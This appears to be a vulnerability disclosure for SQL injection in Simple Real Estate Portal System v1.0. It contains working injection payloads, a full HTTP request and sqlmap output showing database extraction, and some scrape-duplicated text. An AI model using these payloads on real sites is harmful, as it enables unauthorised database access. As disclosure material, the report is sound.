

main

...

bug_report / vendors / oretnom23 / Simple-Real-Estate-Portal-System / SQLi-1.md



debug601 Update SQLi-1.md

History

1 contributor

47 lines (37 sloc) | 2 KB

...

Simple Real Estate Portal System v1.0 has a SQL injection vulnerability

vendors: <https://www.sourcecodester.com/php/15184/simple-real-estate-portal-system-phpoop-free-source-code.html>

Vulnerability file: /reps/classes/Master.php?f=delete_amenity

Vulnerability location: /reps/classes/Master.php?f=delete_amenity , id

[+] Payload: id=7' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is Injection point

```
POST /reps/classes/Master.php?f=delete_amenity HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/reps/admin/?page=amenities
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

Cookie: PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti

Connection: close

id=7' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is
Injection point

```
POST
/reps/classes/Master.php?f=delete_amen
ity HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json,
text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.82 Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer:
http://192.168.1.19/reps/admin/?page=a
menities
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sun, 27 Mar 2022 23:23:55 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
{"status":"failed","error":"XPath syntax error: '~reps_db~'"}

```

```
id=7' and
updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

Parameter: id (POST)

Type: **boolean**-based blind

Title: MySQL RLIKE **boolean**-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla

Payload: id=7' RLIKE (SELECT (CASE WHEN (8101=8101) THEN 7 ELSE 0x28 END))-- gXy

Type: **error**-based


Title: MySQL >= 5.0 AND **error**-based - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload: id=7' AND (SELECT 6381 FROM(SELECT COUNT(*),CONCAT(0x7170787a71,(SELECT

Type: **time**-based blind

Title: MySQL >= 5.0.12 AND **time**-based blind (query SLEEP)

Payload: id=7' AND (SELECT 2258 FROM (SELECT(SLEEP(5)))pvPg)-- dMCC



```
[09:06:59] [INFO] testing MySQL UNION query (NULL) - 21 to 40 columns
[09:06:59] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[09:07:00] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[09:07:00] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[09:07:01] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[09:07:01] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[09:07:01] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[09:07:02] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 388 HTTP(s) requests:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=7' RLIKE (SELECT (CASE WHEN (8101=8101) THEN 7 ELSE 0x28 END))-- gLyQ

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=7' AND (SELECT 6381 FROM(SELECT COUNT(*),CONCAT(0x7170787a71,(SELECT (ELT(6381=6381,1))),0x716b6a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- LaZi

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=7' AND (SELECT 2258 FROM (SELECT(SLEEP(5)))pvPg)-- dMCC
---
[09:07:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:07:12] [INFO] fetched data logged to text files under 'C:\Users\F5\AppData\Local\sqlmap\output\192.168.1.19'

[*] ending @ 09:07:12 /2022-03-28/
```